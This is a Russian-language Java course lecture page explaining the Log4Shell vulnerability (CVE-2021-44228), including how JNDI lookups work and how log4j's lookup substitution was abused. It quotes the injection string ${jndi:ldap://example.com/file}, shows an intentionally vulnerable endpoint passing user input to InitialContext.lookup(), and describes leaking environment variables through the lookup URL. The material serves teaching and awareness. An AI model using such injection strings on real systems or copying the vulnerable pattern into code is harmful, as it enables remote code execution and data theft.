
Log4Shell уязвимость

JSP & Servlets
5 уровень, 6 лекция

ОТКРЫТА

7.1 Скандал

И конечно же нельзя не рассказать об истории, которая произошла совсем недавно – в конце 2021 года.



Агентство по кибербезопасности и защите инфраструктуры США (CISA) заявило, что проблема `Log4Shell` является одной из самых серьезных уязвимостей в истории. Да, речь идет о нашей любимой библиотеке `log4j`.

Наша уютненькая маленькая библиотека `log4j` **и самая серьезная уязвимость в истории**? Заинтриговал? Тогда слушайте.

7.2 Масштаб катастрофы

Об обнаружении критической уязвимости `Log4Shell` (код CVE-2021-44228) сообщили 9 декабря 2021 года специалисты по безопасности компании Lunasec. Специалисты из Java-сообщества Apache Security Team проверили эту информацию и опубликовали список уязвимых Java-библиотек. Список был просто огромным.

Если Java-проект использовал библиотеку `log4j`, то его можно было достаточно легко взломать. А учитывая что почти весь серверный софт пишется на `Java` и `log4j` самый популярный java-логгер, то по данным безопасников, уязвимость затронула 93% корпоративных облачных сред. Включая такие как Amazon AWS, Microsoft Azure, Google Cloud, Cloudflare, iCloud, Minecraft, Steam и многие другие

Более того, уязвимость затронула не только серверный софт, но и многие Java-приложения, а также производителей аппаратного обеспечения. Например, Intel опубликовала список из 32 программ, подверженных взлому: SDK, системы обслуживания серверов, Linux-инструменты.

Так же компания Nvidia выложила отчёт о проблемах с безопасностью с упоминанием серверов DGX и инструментов NetQ. Ряд обновлений срочно выпустили Apple и Microsoft.

Грубо говоря, одна строчка в адресной строке браузера у школьника кладёт сервер, если эту строчку скушает логгер(на многих серверах записываются в логи все `HTTP-запросы`).

После анализа кода оказалось, что уязвимость в библиотеке сидела с 2013 года, но заметили только сейчас. А когда начали копать глубже, то обнаружили пропасть, дно которой не просматривается вообще.

7.3 Самая серьезная уязвимость в истории

Еще в декабре 2021 года Агентство по кибербезопасности и защите инфраструктуры США (CISA) заявило, что `Log4Shell` **является одной из самых серьёзных уязвимостей в истории**.

Многие другие специалисты высказывают аналогичное мнение. Об этой уязвимости знают все, и хакеры всех возрастов уже используют ее для краж персональных данных и других видов атак на различные организации. В будущем нас ждет волна массовых взломов и утечек данных.

Масштаб катастрофы можно оценить даже по тому факту, что существует отдельный сайт с мемами про Log4j, и каждый день там новые картинки.

Эта проблема с нами надолго. Дыра в безопасности в миллионах, если не сотнях миллионов компьютерных систем. Весь старый софт нужно обновить и как минимум заменить там эту библиотеку. А ведь в большинстве случаем никто даже не знает, какие библиотеки и каких версий используются в их софте.

В общем, ждем резкого роста зарплат специалистов по компьютерной безопасности.

7.4 Суть уязвимости

Чтобы понять суть уязвимости, нужно понять как устроены большие серверные системы. Зачастую такие серверные приложения разбиты на различные сервисы, которые находятся на разных серверах. И взаимодействовать им помогает сервис JNDI.

Java Naming and Directory Interface (JNDI) — это `Java API`, чтобы искать объекты/сервисы по имени. Эти объекты могут храниться в различных службах именования или каталогах, таких как Remote Method Invocation (RMI), Common Object Request Broker Architecture (CORBA), Lightweight Directory Access Protocol (LDAP) или Domain Name Service (DNS).

Работать с ним очень просто — это простой `Java API`, который принимает всего один строковый параметр – имя сервиса. С его помощью можно обратиться к любому сервису и попросить его что-то сделать и/или прислать какие-нибудь данные. Например, строка `${jndi:ldap://example.com/file}` загрузит данные с этого `URL`, указанного в строке.

Если параметр поступает из ненадёжного источника, это может привести к удалённой загрузке классов и исполнению стороннего кода. Что и происходит в случае с `Log4j`. Злоумышленник просто направляет Java-приложение жертвы на вредоносный `rmi/ldap/corba-сервер` и получает в ответ вредоносный объект.

Технически проблема тут не в самой `log4j` библиотеке, а в настройках безопасности при работе с `JNDI-сервисом`. Всегда нужно проверять, что за строку передаем в `InitialContext.lookup()`.

Пример уязвимого `JNDI-приложения`:

```
@RequestMapping("/lookup")
@Example(uri = {"/lookup?name=java:comp/env"})
public Object lookup(@RequestParam String name) throws Exception{
   return new javax.naming.InitialContext().lookup(name);
}
```

7.5 Слишком умная библиотека

И причем тут `log4j` спросите вы? Все дело в том, что ее разработчики захотели сделать работу с ней максимально комфортной и добавили в нее умное логирование. Вот как оно работает:

Началось все с того, что сообщения лога позволяли задать шаблон, куда выполнялась подстановка данных, пример:

```
log.debug(“User {user} has {count} friends”, user, count);
```

Старый вариант без подстановки данных выглядел так:

```
log.debug( “User “+user +” has “+ count +” friends”);
```

В 2013 году в библиотеку добавили еще и подстановку умных префиксов, заданных шаблоном вида `${prefix:name}`. Например строка `“${java:version}”` при выводе будет преобразована в `«Java version 1.7.0_67»`. Ой как удобно.

Среди распознанных выражений есть `${jndi:<lookup>}`, где после протокола jndi можно указать поиск через `LDAP`: произвольный `URL-адрес` может быть запрошен и загружен как данные объекта `Java`.

Это стандартная проблема подхода всей `JDK`: она автоматически десериализует объект, ссылку на который можно задать в виде урла. При этом с удалённого ресурса загружается не только данные объекта, но и код его класса.

Взлом выглядит так:

- Загружается файл с вредоносным кодом
- Файл содержит сериализованный `Java объект` (и его класс)
- Класс загружается `Java-машиной`
- Создается объект вредоносного класса
- Вызывается конструктор объекта
- И конструктор, и статическая инициализация позволяет выполнить код вредоносного класса

Если в строке, которую логирует `log4j` встретиться что-то типа `${jndi:ldap://example.com/file}`, то `log4j` загрузит данные с этого `URL-адреса` при подключении к Интернету. Вводя строку, которая логируется, злоумышленник может загрузить и выполнить вредоносный код, размещенный на общедоступном `URL-адресе`.

Даже если выполнение данных отключено, злоумышленник может получить данные, такие как секретные переменные среды, путем размещения их в `URL-адресе`, в котором они будут заменены и отправлены на сервер злоумышленника.

Хорошая новость: **проблему в библиотеке быстро исправили**.

‹ Предыдущая лекция

Следующая лекция ›

Плохая новость: миллионы серверов продолжают работать по всему миру со старой версией этой библиотеки…

Комментарии (3) популярные новые старые

JavaCoder

Введите текст комментария

Fermi Arch Уровень 18, Kazakhstan позавчера, 21:46

а как это строка появится там?
откуда известно что логируется на сервере а что нет?

Ответить 0

Avgustin Уровень 25, Москва, Russian Federation 30 августа, 01:10

Классные новости! Теперь у меня есть новый путь для развития... Безопасность)))

Ответить +4

Stas S Уровень 76, Гродно, Беларусь 12 сентября, 10:04

Совсем не развиваться - еще безопаснее

Ответить 0

ЯЗЫК ИНТЕРФЕЙСА

Русский

СКАЧИВАЙТЕ НАШИ ПРИЛОЖЕНИЯ

ДОСТУПНО В Google Play

Загрузите в App Store